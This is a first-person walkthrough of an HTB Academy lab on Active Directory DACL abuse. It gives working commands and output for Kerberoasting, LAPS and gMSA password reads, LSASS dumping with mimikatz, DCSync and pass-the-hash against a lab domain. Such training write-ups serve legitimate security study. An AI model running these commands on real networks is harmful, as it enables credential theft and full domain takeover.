
DACL Attacks I - HTB Academy: https://academy.hackthebox.com/app/module/219
Scenario
This lab is the skills assessment for HTB Academy’s module on DACL abuse, meant to chain together most of the DACL attacks covered throughout the module.
Inlanefreight, a company that delivers customized global freight solutions, recently terminated one of its systems administrators after several discussions, meetings, and training sessions due to not implementing nor following AD security best practices. Specifically, this sysadmin was known to spray privileged and unnecessary access rights to all objects within the network, violating the principle of least privilege. They’re worried that if an adversary breaches them, the consequences would be unbearable, so they brought me in to audit the DACLs across their environment.
For this assessment I was given the IP to the Domain Controller, DC01, and an account named carlos.
Rules of engagement: the one hard rule here is no resetting user passwords. Break that and the contract is void, so every step below has to work around existing credentials rather than clobbering them.
Enumeration
First thing I did was pull BloodHound data using the creds I was provided, carlos:Pentesting01:
┌──(corey㉿kali)-[~/CAPE/DACL]
└─$ bloodhound-python -u 'carlos' -p 'Pentesting01' -d inlanefreight.local -ns 10.129.205.122 -c all
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: inlanefreight.local
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: [Errno Connection error (dc01.inlanefreight.local:88)] [Errno 111] Connection refused
INFO: Connecting to LDAP server: dc01.inlanefreight.local
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 2 computers
INFO: Connecting to LDAP server: dc01.inlanefreight.local
INFO: Found 12 users
INFO: Found 60 groups
INFO: Found 4 gpos
INFO: Found 2 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: WS01.inlanefreight.local
INFO: Querying computer: DC01.inlanefreight.local
INFO: Done in 00M 12S

┌──(corey㉿kali)-[~/CAPE/DACL]
└─$ bhstart
[+] Running 4/4
 ✔ Network bloodhound_default         Created                                                                   0.1s
 ✔ Container bloodhound-app-db-1      Healthy                                                                   6.0s
 ✔ Container bloodhound-graph-db-1    Healthy                                                                  21.5s
 ✔ Container bloodhound-bloodhound-1  Started                                                                  21.6s
With that ingested, I found carlos and checked his outbound object control:

He has GenericWrite over mathew, which is exactly what this module was made to show off. GenericWrite on a user object lets you to modify the SPN of another user, which allows us to perform a targeted Kerberoast against them.
Targeted Kerberoasting via GenericWrite
Since carlos has GenericWrite on mathew, I used targetedKerberoast.py to set the SPN, request the ticket, and clean up automatically:
┌──(corey㉿kali)-[/opt/ad/targetedKerberoast]
└─$ source targetedkerb-venv/bin/activate

┌──(targetedkerb-venv)─(corey㉿kali)-[/opt/ad/targetedKerberoast]
└─$ sudo ntpdate 10.129.205.122
[sudo] password for corey:
2026-08-21 16:12:47.391293 (-0400) -17985.753835 +/- 0.044473 10.129.205.122 s1 no-leap
CLOCK: time stepped by -17985.753835

┌──(targetedkerb-venv)─(corey㉿kali)-[/opt/ad/targetedKerberoast]
└─$ python3 targetedKerberoast.py -d inlanefreight.local -u carlos -p Pentesting01 --dc-ip 10.129.205.122 --request-user mathew -o mathew.hash
[*] Starting kerberoast attacks
[*] Attacking user (mathew)
[+] Writing hash to file for (mathew)
Had to sync the clock against the DC first with ntpdate, otherwise Kerberos auth throws clock skew errors since the lab time was way off on my Kali box.
With the hash saved, I cracked it with hashcat:
┌──(targetedkerb-venv)─(corey㉿kali)-[/opt/ad/targetedKerberoast]
└─$ hashcat -m 13100 mathew.hash /opt/wordlists/rockyou.txt
hashcat (v7.1.2) starting

$krb5tgs$23$*mathew$INLANEFREIGHT.LOCAL$inlanefreight.local/mathew*$47c62fac593cb38c12596bd97ef8a70a$...3d6ed8:ilovejesus

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target......: $krb5tgs$23$*mathew$INLANEFREIGHT.LOCAL$inlanefreig...3d6ed8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
It cracked in a couple seconds against the rockyou wordlist; mathew:ilovejesus
DACL Chain 1 - WriteOwner to ReadLAPSPassword
Pivoting to mathew’s creds in BloodHound shows us the next link in the chain:

mathew has WriteOwner on the Network Admins group, and that group has ReadLAPSPassword rights over the WS01 machine. WriteOwner on a group means I can take ownership of it, and once I own it, I can grant myself whatever rights I want on it. In this case I can give myself GenericAll which lets me add myself as a member. Then finally once I’m a member of Network Admins, I inherit the ability to read the LAPS password for the local admin on WS01.
I used bloodyAD to walk through the whole chain:
┌──(corey㉿kali)-[~/CAPE/DACL]
└─$ bloodyAD --host 10.129.205.122 -d inlanefreight.local -u mathew -p ilovejesus set owner 'Network Admins' mathew
[+] Old owner S-1-5-21-69916981-3983157826-2554592156-512 is now replaced by mathew on Network Admins

┌──(corey㉿kali)-[~/CAPE/DACL]
└─$ bloodyAD --host 10.129.205.122 -d inlanefreight.local -u mathew -p ilovejesus add genericAll 'Network Admins' mathew
[+] mathew has now GenericAll on Network Admins

┌──(corey㉿kali)-[~/CAPE/DACL]
└─$ bloodyAD --host 10.129.205.122 -d inlanefreight.local -u mathew -p ilovejesus add groupMember 'Network Admins' mathew
[+] mathew added to Network Admins
With that done I can pull the LAPS password for WS01 straight from LDAP. ms-Mcs-AdmPwd is the attribute LAPS stores the rotating local admin password in:
┌──(corey㉿kali)-[~/CAPE/DACL]
└─$ bloodyAD --host 10.129.205.122 -d inlanefreight.local -u mathew -p ilovejesus get object 'WS01$' --attr ms-Mcs-AdmPwd

distinguishedName: CN=WS01,OU=Devs Computers,DC=inlanefreight,DC=local
ms-Mcs-AdmPwd: u7x37@b@[$Rn-]

# or you can use the nxc laps module

┌──(corey㉿kali)-[~/CAPE/DACL]
└─$ nxc ldap 10.129.205.122 -u mathew -p ilovejesus -M laps
LDAP        10.129.205.122  389    DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:inlanefreight.local) (signing:None) (channel binding:Never)
LDAP        10.129.205.122  389    DC01             [+] inlanefreight.local\mathew:ilovejesus
LAPS        10.129.205.122  389    DC01             [*] Getting LAPS Passwords
LAPS        10.129.205.122  389    DC01             Computer:WS01$ User:                Password:u7x37@b@[$Rn-]
That gave me the local Administrator password on WS01 without ever touching a real user’s credentials, or the WS01 machine itself, which keeps me inside the rules of engagement.
RDP Foothold on WS01
Before I could RDP in I needed the actual IP for WS01. Since I already had DC access via LDAP, an nslookup against the DC resolved it directly:
┌──(corey㉿kali)-[~/CAPE/DACL]
└─$ nslookup WS01.inlanefreight.local 10.129.205.122
Server:         10.129.205.122
Address:        10.129.205.122#53

Name:   WS01.inlanefreight.local
Address: 172.17.17.10

At this point I was really confused on how I was supposed to access the WS01 machine since I didn’t have a foothold or pivot onto the internal network so I reread and completely missed the part about us being able to RDP into WS01 through port 13389 on the DC itself. This is why it’s important to always reread and take a step back to review your notes if you get stuck.
┌──(corey㉿kali)-[~/CAPE/DACL]
└─$ xfreerdp3 /u:Administrator /p:'u7x37@b@[$Rn-]' /v:10.129.205.122:13389 /cert:ignore
Post-Exploitation on WS01
Now that I’ve got local admin access on WS01, it’s time to dump LSASS and see who else has been logging into this machine. Defender isn’t enabled on this so mimikatz can get that for us with an easy one-liner:
PS C:\Tools> .\mimikatz.exe privilege::debug sekurlsa::logonpasswords exit

  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( [email protected] )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( [email protected] )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # sekurlsa::logonpasswords

<...SNIP...>

Authentication Id : 0 ; 264591 (00000000:0004098f)
Session           : Batch from 0
User Name         : jose
Domain            : INLANEFREIGHT
Logon Server      : DC01
Logon Time        : 8/21/2026 2:48:03 PM
SID               : S-1-5-21-69916981-3983157826-2554592156-1110
        msv :
         [00000003] Primary
         * Username : jose
         * Domain   : INLANEFREIGHT
         * NTLM     : fa61a89e878f8688afb10b515a4866c7
         * SHA1     : 8940efdb4ea1a5f3738b55347f53e456e41d43b4
         * DPAPI    : 1c069e345a62ba16fa26d4d1e7c52ef9
        tspkg :
        wdigest :
         * Username : jose
         * Domain   : INLANEFREIGHT
         * Password : (null)
        kerberos :
         * Username : jose
         * Domain   : INLANEFREIGHT.LOCAL
         * Password : (null)
        ssp :
        credman :
jose had a cached logon session on the machine and his NTLM hash was sitting right there for us.
DACL Chain 2 - WriteDacl to ReadGMSAPassword to DCSync
Let’s go back to BloodHound and check out jose’s outbound control:

Now this is the real meat and potatos of the module.

jose has WriteDacl on the TechSupport group, TechSupport members have ReadGMSAPassword on the remote_svc$ account, the remote_svc$ account owns the MicrosoftSync group, and MicrosoftSync group has GetChanges + GetChangesAll on the full domain.
Essentially, this is a clear shot to a complete domain compromise by performing a DCSync attack after a few relatively simple DACL abuse attacks.
First let’s start with having jose rewrite the ACL on TechSupport group to grant himself FullControl using the dacledit.py tool:
┌──(corey㉿kali)-[~/CAPE/DACL]
└─$ dacledit.py inlanefreight.local/jose -dc-ip 10.129.205.122 -hashes :fa61a89e878f8688afb10b515a4866c7 -action write -rights FullControl -principal jose -target TechSupport
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies

[*] DACL backed up to dacledit-20260821-165232.bak
[*] DACL modified successfully!
Then I added him to the group with that new FullControl right:
┌──(corey㉿kali)-[~/CAPE/DACL]
└─$ bloodyAD --host 10.129.205.122 -d inlanefreight.local -u jose -p :fa61a89e878f8688afb10b515a4866c7 add groupMember TechSupport jose
[+] jose added to TechSupport
Now that jose is in the TechSupport group, he inherits ReadGMSAPassword on remote_svc$, so I pulled the gMSA’s password blob straight from LDAP using nxc’s gmsa module:
┌──(corey㉿kali)-[~/CAPE/DACL]
└─$ nxc ldap 10.129.205.122 -u jose -H fa61a89e878f8688afb10b515a4866c7 --gmsa
LDAP        10.129.205.122  389    DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:inlanefreight.local) (signing:None) (channel binding:Never)
LDAP        10.129.205.122  389    DC01             [+] inlanefreight.local\jose:fa61a89e878f8688afb10b515a4866c7
LDAP        10.129.205.122  389    DC01             [*] Getting GMSA Passwords
LDAP        10.129.205.122  389    DC01             Account: remote_svc$          NTLM: 8b28bc27ad5dff879c3d9ab853fc5d87     PrincipalsAllowedToReadPassword: TechSupport
gMSA passwords are managed automatically and rotate on their own, but any principal listed in PrincipalsAllowedToReadPassword can just ask AD for the current one. No password cracking needed, nxc just hands it back as an NTLM hash directly.
With that newly acquired hash for remote_svc$, and since that account owns MicrosoftSync, I repeated the same WriteDacl -> FullControl -> add-member chain one more time, this time authenticating as the gMSA:
┌──(corey㉿kali)-[~/CAPE/DACL]
└─$ dacledit.py inlanefreight.local/remote_svc$ -dc-ip 10.129.205.122 -hashes :8b28bc27ad5dff879c3d9ab853fc5d87 -action write -rights FullControl -principal jose -target MicrosoftSync
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies

[*] DACL backed up to dacledit-20260821-170535.bak
[*] DACL modified successfully!

┌──(corey㉿kali)-[~/CAPE/DACL]
└─$ bloodyAD --host 10.129.205.122 -d inlanefreight.local -u jose -p :fa61a89e878f8688afb10b515a4866c7 add groupMember 'MicrosoftSync' jose
[+] jose added to MicrosoftSync
jose is now sitting in a group with GetChanges/GetChangesAll on the domain which is exactly what we need to perform a DCSync attack.
DCSync and Domain Compromise
With DCSync rights secured, secretsdump.py pulls whatever hash I want straight out of the NTDS.DIT via the DRSUAPI replication protocol, no need to touch the domain controller’s filesystem directly:
┌──(corey㉿kali)-[~/CAPE/DACL]
└─$ secretsdump.py inlanefreight.local/[email protected] -hashes :fa61a89e878f8688afb10b515a4866c7 -just-dc-user Administrator
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:09721250b7544a54058c270807c62488:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:9a9f6c4a3ffc8ca9de859af748dcdab6aa881590b8d888ad23509286e835f755
Administrator:aes128-cts-hmac-sha1-96:83e45db878400e5748bd583dec474d10
Administrator:des-cbc-md5:298a7f919bdf5201
[*] Cleaning up...
With the Domain Admin’s NTLM hash, we can easily pass-the-hash straight into wmiexec for the final flag:
┌──(corey㉿kali)-[~/CAPE/DACL]
└─$ wmiexec.py [email protected] -hashes :09721250b7544a54058c270807c62488
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>type C:\Users\Administrator\Desktop\flag.txt
DCSync_2_CompRoMIs3_3V3rYTh1nG
Conclusion
This is the first of probably a two-part series of write-ups, for the HTB Academy DACL Attacks skills assessments.
DACL attacks are what I have the most fun in during Active Directory pentesting. I can’t be too specific, but my favorite flag in the CPTS was one that most people think are very difficult because it encompasses quite a few DACL attacks.
This just goes to show though how a handful of “harmless-looking” ACEs sprayed across a domain can chain into full compromise without ever needing a single exploit or a cracked/modified admin password.
After completing this module, I’m rounding just over the half-way point for the HTB CAPE course, and honestly can’t wait to take the exam. Not too long ago I couldn’t even explain what Kerberoasting was, now the more I’m forcing myself to understand why certain attacks work, it’s helping make Windows and all of Active Directory make much more sense.
Now that I mention it, I think I’ll go back through the Kerberos module tomorrow and make a write-up fully explaining Kerberoasting and ASREPRoasting.